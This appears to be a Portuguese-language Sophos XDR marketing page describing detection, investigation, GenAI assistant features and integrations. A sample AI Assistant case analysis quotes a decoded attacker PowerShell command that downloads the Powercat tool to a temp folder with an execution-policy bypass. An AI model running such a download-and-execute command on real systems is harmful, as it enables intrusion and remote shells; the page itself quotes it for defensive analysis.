

Sophos Extended Detection and Response



XDR

Defenda-se de adversários ativos com EDR e XDR alimentados por IA

O bloqueio rápido dos ataques é essencial. A plataforma aberta com IA nativa do Sophos XDR oferece ferramentas poderosas e inteligência de ameaça que capacitam você a detectar, investigar e responder a atividades suspeitas em todo o seu ambiente de segurança de TI.

Desenvolvido com a mais robusta proteção como base

As equipes de TI, já extenuadas, têm menos incidentes para investigar e resolver quando mais ameaças são bloqueadas na triagem inicial. A Sophos combina detecção e resposta estendida com a proteção de endpoint mais robusta do setor, bloqueando ameaças antes que exijam investigação manual — aliviando a sua carga de trabalho.

Detecção e resposta de endpoints (EDR) integrada

O Sophos XDR inclui ferramentas de EDR abrangentes, funcionalidades poderosas de pesquisa personalizáveis com acesso básico a 90 dias de dados avançados de endpoint e servidor, e acesso remoto seguro a seus dispositivos. Investigue problemas, instale e desinstale softwares, encerre processos e mais.

Acelere as operações de segurança com a GenAI

A extensa funcionalidade de IA generativa no Sophos XDR dá à sua equipe a capacidade de tomar decisões perspicazes, passando mais confiança para o analista e empresa. O Sophos AI Assistant orienta usuários de diferentes níveis de habilidade por cada um dos estágios da investigação da ameaça, permitindo que você neutralize rapidamente os adversários.

Visibilidade que se estende além dos seus endpoints

Quanto mais você vê, mais rápido pode agir. Eventos registrados por produtos Sophos e também de outros fornecedores são inseridos, filtrados, relacionados e priorizados, estendendo a sua visibilidade a todas as superfícies de ataque mais importantes, permitindo que você detecte e bloqueie os adversários ativos com mais rapidez. Compatível com suas ferramentas e tecnologias existentes, as integrações do Sophos XDR incluem soluções de segurança de endpoint, identidade, rede, firewall, e-mail, nuvem, produtividade e backup.

Soluções prontas para Expansive Sophos XDR

As tecnologias da Sophos trabalham juntas na plataforma XDR para oferecer os melhores resultados de segurança possíveis. As integrações de soluções nativas incluem o Sophos Endpoint, Sophos Workload Protection, Sophos Mobile, Sophos Firewall, Sophos NDR, Sophos ZTNA, Sophos Email e Sophos Cloud Optix.

Destaques

- Visibilidade de atividades suspeitas nas principais superfícies de ataque
- Uma plataforma XDR aberta com uma ampla oferta de soluções integradas
- Continue a usufruir de suas ferramentas e investimentos existentes com a integração da Sophos para tecnologias de terceiros
- Investigue e responda a ameaças rapidamente com detecções priorizadas e ferramentas alimentadas por IA
- Inclui EDR e a proteção de endpoint que é líder do setor

Detecte, investigue e responda com eficiência máxima

O Sophos XDR inclui ferramentas e fluxos de trabalho projetados para aumentar a eficiência dos analistas de segurança e administradores de TI. Casos gerados automaticamente permitem que você investigue possíveis ameaças com rapidez, compreenda o escopo e a causa de um incidente, e minimize o tempo de resposta.



Detecções priorizadas por IA nas principais superfícies de ataque

Identifique facilmente atividades suspeitas que exigem atenção imediata. O Sophos XDR prioriza as detecções automaticamente com base no risco, fornecendo todo o seu contexto.



Mapeamento da estrutura MITRE ATT&CK

Detecções e casos são automaticamente mapeados para as táticas MITRE ATT&CK, para você poder identificar facilmente as possíveis lacunas nas defesas e priorizar as melhorias.



Investigue e saia no encalço de ameaças a toda velocidade

Ferramentas de pesquisa poderosas, incluindo modelos pré-formulados de consulta, permitem que você encontre os dados de que necessita com rapidez, sem precisar ser um perito em SQL.




Respostas automatizadas e aceleradas

Ações automatizadas, como encerramento de processo, reversão de ransomware e isolamento de rede, detêm as ameaças rapidamente e economizam um tempo valioso.




Gerenciamento de caso colaborativo

A criação automática de casos permite fazer uma investigação rápida, com ferramentas de gerenciamento e colaboração que englobam toda a equipe




Compatível com soluções da Sophos e de terceiros



Ferramentas poderosas de colaboração e gerenciamento de casos



Detecções priorizadas por IA nas principais superfícies de ataque



Pesquisa simples e poderosa — não precisa ser perito em SQL

Acelere as operações de segurança com a GenAI

A capacidade da IA generativa extensiva do Sophos XDR dá o poder à sua equipe para tomar decisões com perspicácia e neutralizar adversários com maior rapidez, aumentando a confiança de analistas e empresas. Os recursos GenAI estão disponíveis de forma opcional, dando a você o controle total.



Assistente de IA

Orienta usuários de diferentes níveis de habilidade por cada um dos estágios da investigação de um caso, maximizando a eficiência para bloquear ameaças rapidamente.



Pesquisa por IA

Utiliza a pesquisa em linguagem natural para acelerar as tarefas diárias e aliviar a barreira tecnológica das operações de segurança.



Resumo de caso por IA

Oferece uma exibição geral de fácil entendimento das detecções e dos próximos passos recomendados, ajudando os analistas na tomada de decisões rápidas e perspicazes.



Análise de comando por IA

Analisa argumentos complexos da linha de comando para desvendar sua intenção e impacto, com explicações em linguagem de fácil assimilação.



Assistente Sophos AI

O Sophos AI Assistant facilita a vida de todos os usuários — de analistas SOC T3 àqueles com conhecimentos mais básicos de TI. Com ele, os usuários obtêm as informações de que precisam para avançar em suas investigações de ameaças e neutralizar adversários com rapidez.

- Conduza uma ampla gama de tarefas SecOps:** analise comandos suspeitos, liste IOCs, enriqueça dados com inteligência de ameaça, crie relatórios detalhados e mais.
- Projeto em parceria com analistas de segurança da linha de frente da Sophos:** beneficie-se de fluxos de trabalho realistas e da experiência dos especialistas no Sophos MDR.
- Faça perguntas usando linguagem coloquial** ou use prompts predefinidos fornecidos pelos peritos em ameaças da Sophos. Beneficie-se de resumos claros e os passos recomendados que você deve seguir.
- Continuamente atualizado com base no cenário de ameaças:** assegura acesso às últimas técnicas de investigação e inteligência de ameaça do Sophos X-Ops.

Ela não é apenas outra ferramenta de IA — é uma coletânea de experiências da equipe por trás do serviço Managed Detection and Response mais renomado do mundo convertida em um agente de inteligência.

SOPHOS Dashboards My Products Threat Analysis Center Alerts Reports People Devices

AI Assistant

Overview Threat Analysis Center Dashboard Cases Case Details AI Assistant

WIN-PROT-HMPA-MALWARE-CRYPTOGUARD

#1-088023 High New

Owner Administrator Created Jan 22, 2025, 01:11 PM Assigned Jan 22, 2025, 01:11 PM Last updated Jan 22, 2025, 10:47 PM

Overview Detections Notebook History Response AI Assistant

Can you tell me more about the activity surrounding this detection?

Activity Surrounding the Detection

The detection involved suspicious activity on the host **TAI-DC01**, specifically related to the execution of obfuscated **PowerShell** commands. Here's a detailed breakdown of the activity:

Key Events and Commands

- Initial Malicious Command Execution:**
 - Timestamp: 2025-01-22T10:31:46.514Z
 - Command Path: `C:\Windows\System32\cmd.exe /s /c powershell.exe`
 - Command: Executed a PowerShell script with parameters to bypass execution policies and download a file from a suspicious URL.
 - Decoded Command:


```
Invoke-WebRequest -Uri https://github.com/Powercat-framework/Powercat/releases/download/v2.3.4-20250120/Powercat.ps1 -OutFile "C:\Windows\Temp\Powercat.ps1" -ResponseArchive -Path "C:\Windows\Temp\Powercat.ps1"
```
 - Purpose:** The command aimed to download, extract, and execute a file, potentially indicating malicious intent.
- Follow-up Malicious Command Execution:**
 - Timestamp: 2025-01-22T10:33:45.564Z
 - Command Path: Same as the initial command
 - Parent Process: `C:\Windows\System32\cmd.exe /s /c powershell.exe`
 - Sophos PID: 5436 13382047865218267
 - Parent Sophos PID: 4796 13382047865218267

Observations

- Execution Technique:** The use of **PowerShell** with obfuscated commands and execution policy bypass indicates an attempt to execute potentially harmful scripts without detection.
- MITRE Tactic:** The activity aligns with the MITRE tactic "Execution," specifically using the technique "Command and Scripting Interpreter."
- User Context:** The commands were executed under the user **AITAdmin**, suggesting that the account may have been compromised or misused.

Network and System Context

- Public IP: 172.101.145.120
- Local IP: 10.173.8
- Operating System: Windows Server 2019 Datacenter

The activity surrounding this detection suggests a targeted attempt to execute potentially malicious scripts on the host **TAI-DC01**, leveraging obfuscated PowerShell commands to download and execute files from a suspicious source. The use of known tools like **Powercat** further indicates a possible attempt to extract sensitive information from the system.

Just now

Type / to search through pre-defined prompts or ask your own question

Responses provided by Sophos AI features are generated by a Third-Party Generative Artificial Intelligence tool (OpenAI GPT-4). By using these features, you agree that (i) the output is generated by the Third-Party tool with no warranty from Sophos as to its accuracy/reliability/representativeness, and you are solely responsible for verifying its accuracy. We will not be liable for any damages or losses resulting from the use of the output.

Integrações incluídas no Sophos XDR

Dados de segurança das seguintes fontes podem ser integrados com a plataforma Sophos XDR sem custos adicionais. As fontes de telemetria são usadas para expandir a visibilidade em todo o seu ambiente, gerar detecções de novas ameaças e melhorar a fidelidade das detecções de ameaças existentes, conduzir a caça a ameaças e oferecer recursos adicionais de resposta.



Sophos Endpoint

Bloqueie ameaças avançadas e detecte comportamentos mal-intencionados em todos os seus endpoints

Produto incluído no preço do Sophos XDR



Workload Protection

Proteção avançada e detecção de ameaça para contêineres e servidores Linux e Windows

Produto incluído no preço do Sophos XDR



Sophos Mobile

Mantenha seus dispositivos iOS e Android e dados protegidos contra as mais recentes ameaças a dispositivos móveis

Produto vendido separadamente; integração sem custo adicional



Sophos Firewall

Monitore e filtre o tráfego de entrada e saída da rede para bloquear ameaças avançadas antes que possam causar danos

Produto vendido separadamente; exige assinatura do Xstream Protection; integração sem custo adicional.



Sophos Email

Proteja a sua caixa de entrada contra malwares com a IA avançada que impede a clonagem direcionada e os ataques de phishing

Produto vendido separadamente; integração sem custo adicional



Sophos Cloud Optix

Interrompa as violações da nuvem e obtenha visibilidade entre todos os seus serviços de nuvem críticos, incluindo AWS, Azure e GCP

Produto vendido separadamente; integração sem custo adicional



Sophos ZTNA

Substitua a VPN de acesso remoto pelo acesso de privilégio mínimo para a conexão segura dos usuários aos seus aplicativos na rede

Produto vendido separadamente; integração sem custo adicional



Proteção de endpoint de terceiros

Integrações incluem:

- Broadcom Symantec
- CrowdStrike
- Cylance
- Jamf
- Microsoft
- SentinelOne
- Trend Micro

Compatível com outras soluções de proteção de endpoint com o agente Sophos "XDR Sensor"

Ferramentas de segurança Microsoft

- Defender for Endpoint
- Defender for Office 365
- Defender for Cloud Apps
- Defender for Identity
- Entra ID Protection
- Microsoft 365 Defender
- Microsoft Purview DLP



90 dias de retenção de dados

Retém dados de detecção no Sophos Data Lake por 90 dias, básico



Microsoft Office 365 Management Activity

Oferece informações sobre usuário, administração, sistema e ações e eventos da política inserida pelo Office 365 Management Activity API



Google Workspace

Insere telemetria de segurança do Google Workspace Alert Center API

Integrações complementares

Dados de segurança das seguintes fontes podem ser integrados com a plataforma Sophos XDR com a compra dos pacotes de integração. As fontes de telemetria são usadas para expandir a visibilidade em todo o seu ambiente, gerar detecções de novas ameaças e melhorar a fidelidade das detecções de ameaças existentes, conduzir a caça a ameaças e oferecer recursos adicionais de resposta.



Sophos NDR

Monitore continuamente a atividade dentro da sua rede para detectar ações suspeitas ocorrendo entre dispositivos que poderiam passar sem ser percebidas

Compatível com qualquer rede via espelhamento de porta SPAN



Firewall

Integrações incluem:

- Barracuda
- Check Point
- Cisco Firepower
- Cisco Meraki
- Fortinet
- F5
- Forcepoint
- Palo Alto Networks
- SonicWall
- Ubiquiti
- WatchGuard



Rede

Integrações incluem:

- Cisco Umbrella
- Darktrace
- Secutec
- Skyhigh Security
- Thinkst Canary
- Vectra
- Zscaler



Identity

Integrações incluem:

- Auth0
- Cisco ISE
- Duo
- ManageEngine
- Okta

Integração da Microsoft incluída sem custos adicionais



Email

Integrações incluem:

- Mimecast
- Proofpoint
- Trend Micro

Integrações do Microsoft 365 e Google Workspace incluídas sem custos adicionais



Nuvem

Integrações incluem:

- Orca Security

Integrações da AWS, Azure e GCP incluídas no produto Sophos Cloud Optix, vendidas separadamente.



Backup e recuperação

Integrações incluem:

- Acronis
- Rubrik
- Veeam



1 ano de retenção de dados

Retém dados de detecção no Sophos Data Lake por 1 ano

Desenvolvido com a melhor proteção de endpoint do mundo como base

Foque suas investigações na interrupção de mais violações antes que ocorram. A maioria dos produtos XDR força os analistas a desperdiçarem um tempo valioso investigando incidentes que suas proteções já deveriam ter bloqueado. A Sophos combina XDR com a proteção de endpoint mais robusta do setor, bloqueando ameaças antes que exijam investigação manual — aliviando a sua carga de trabalho.

As assinaturas do Sophos XDR incluem o Sophos Endpoint, oferecendo anti-ransomware e anti-exploit avançados, proteção contra malware alimentada por IA e defesas adaptáveis que aumentam os níveis de proteção dinamicamente em resposta a um ataque ativo.

Saiba mais em sophos.com/endpoint

Detecção e resposta como um serviço totalmente gerenciado

Opte por detectar e investigar ameaças com o Sophos XDR ou libere o seu pessoal com o nosso serviço gerenciado 24 horas por dia, sete dias por semana. Com o Sophos Managed Detection and Response (MDR), nossas equipes de caçadores e analistas de ameaças especializados pode oferecer um centro de operações de segurança instantâneo, incluindo a capacidade total de resposta a incidentes.

Saiba mais em sophos.com/mdr

Incluído nas assinaturas do Sophos XDR

	Sophos XDR
Pontuações de ameaça geradas por IA e detecções priorizadas	✓
Gerenciamento de casos, colaboração e ações de resposta	✓
Ferramentas de pesquisa simples e poderosas para busca e investigação	✓
Recursos XDR alimentados por GenAI (opcionais): Assistente de IA, Resumo de Caso por IA, Análise de Comando por IA, Pesquisa por IA	✓
Soluções de Proteção Sophos Workload e Sophos Endpoint	✓
Ferramentas Endpoint Detection and Response (EDR)	✓
Dados de detecção retidos no Sophos Data Lake (90 dias, básico)	✓
Riqueza de dados de servidores e endpoints no dispositivo EDR	✓
Integrações com soluções da Sophos: Sophos Endpoint, Sophos Workload Protection, Sophos Mobile, Sophos Firewall, Sophos ZTNA, Sophos Email, Sophos Cloud Optix	✓
Sophos Network Detection and Response (NDR)	Complemento adicional
Integrações com soluções de proteção de endpoint de outros fornecedores	✓
Integrações com soluções da Microsoft	✓
Integração com a solução de produtividade do Google Workspace	✓
Integrações com soluções de firewall, rede, e-mail, nuvem, identidade e backup e recuperação de outros fornecedores	Complementos adicionais

Veja por que os clientes escolhem o Sophos XDR

A Sophos é líder consagrada em detecção e resposta estendida com premiações reconhecidas pelo setor.



A Sophos é reconhecida Líder no 2024 Gartner® Magic Quadrant™ em Plataformas de Proteção de Endpoints em 15 relatórios consecutivos



Sophos reconhecida com o selo 2024 Gartner® Peer Insights™ Customers' Choice em Plataformas de Proteção de Endpoints e Firewalls de Rede



Sophos reconhecida como Líder em Proteção de Endpoint, EDR, XDR, Firewall e MDR nos relatórios Einter 2025 G2 Grid®



A Sophos atingiu resultados excepcionais no MITRE ATT&CK Evaluations de 2024: soluções Enterprise para EDR/XDR



A Sophos atinge resultados consistentes em testes de segurança independentes do SE Labs em proteção que lideram o setor

Experimente agora gratuitamente

Registre-se para uma avaliação gratuita de 30 dias em sophos.com/xdr

Vendas na América Latina
E-mail: latamsales@sophos.com

Vendas no Brasil
E-mail: brasil@sophos.com